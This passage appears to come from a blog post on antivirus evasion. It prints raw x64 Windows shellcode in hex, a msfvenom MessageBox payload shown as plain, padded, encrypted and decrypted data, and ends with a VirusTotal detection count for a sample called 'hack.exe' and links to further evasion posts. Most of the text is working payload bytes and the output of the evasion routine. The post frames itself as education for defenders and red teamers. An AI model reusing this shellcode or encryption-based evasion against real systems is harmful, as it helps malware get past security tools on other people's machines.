85 09 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 48 31 c9 41 ba f0 b5 a2 56 ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e
2e 2e 5e 3d 00
padded data:
fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52 20 3e 48
8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e
8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9 3e
41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b
40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a
48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3e 4c 8d
85 09 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 48 31 c9 41 ba f0 b5 a2 56 ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e
2e 2e 5e 3d 00 00 00 00
encrypted data:
84 61 aa 0b 0d 1c 2b da 75 b9 71 d9 7d 09 3b 8c ad 52 39
9f 6f ba af 23 99 b5 c0 75 63 0b fe 7e cd c3
50 97 bc 79 55 0b c5 3b 12 5e 1a 3f 11 6a eb 69 61 69 0e
e6 cc c4 38 88 e3 b3 c3 4e cc c3 50 37 0a 79
51 27 b0 c3 83 ca cb 0a fd a1 89 d9 0c 24 f7 04 d9 6e 44
16 ce 77 51 09 0c bf 78 ca e0 99 55 1b 39 d9
c3 c8 45 02 55 c9 a3 48 48 e1 69 d5 4c bd 69 05 d6 e6 cc
85 bf 82 10 cb 21 c3 bb b9 aa 31 00 29 b8 0a
bd c7 44 c5 2d a0 b3 84 50 1d 63 78 c9 8e b2 1f 10 da 39
c9 39 8c 05 1a 94 99 00 8d 51 b2 b8 56 69 b4
55 67 dd 75 c3 39 73 be 05 1a 93 ad af 23 99 75 76 60 8c
da 29 da 78 74 63 09 3a 1c 8e d9 78 74 bf 08
8a 20 8e d9 0c 24 1b 3f c3 31 bb 02 ff e3 76 ef 55 59 e2
1b a5 48 f4 6b 84 e8 f4 85 5c 14 58 1c ca 97
3f 65 ad 78 7d 1a 2b da
=^..^=
Meow-meow!
OK
decrypted data:
fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52 20 3e 48
8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e
8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9 3e
41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b
40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a
48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3e 4c 8d
85 09 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 48 31 c9 41 ba f0 b5 a2 56 ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e
2e 2e 5e 3d 00 00 00 00
decrypted unpadded data:
fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18 3e 48 8b 52 20 3e 48
8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e
8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9 3e
41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b
40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a
48 83 ec 20 41 52 ff e0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3e 4c 8d
85 09 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 48 31 c9 41 ba f0 b5 a2 56 ff d5 4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e
2e 2e 5e 3d
Type here to search
8:15 AM
10/23/2023
Right Ctrl



Upload our sample `hack.exe` to VirusTotal:



https://www.virustotal.com/gui/file/3a62d7b78fb812dc3d9823a248c204fcc810dcbaedd38797e83424596d028261/detection

As you can see, only 23 of 72 AV engines detect our file as malicious

Of course, this result is justified by the fact that the method of launching the shellcode is not new, also payload is generated by msfvenom.

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

WAKE
AV evasion: part 1
AV evasion: part 2
Shannon entropy
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine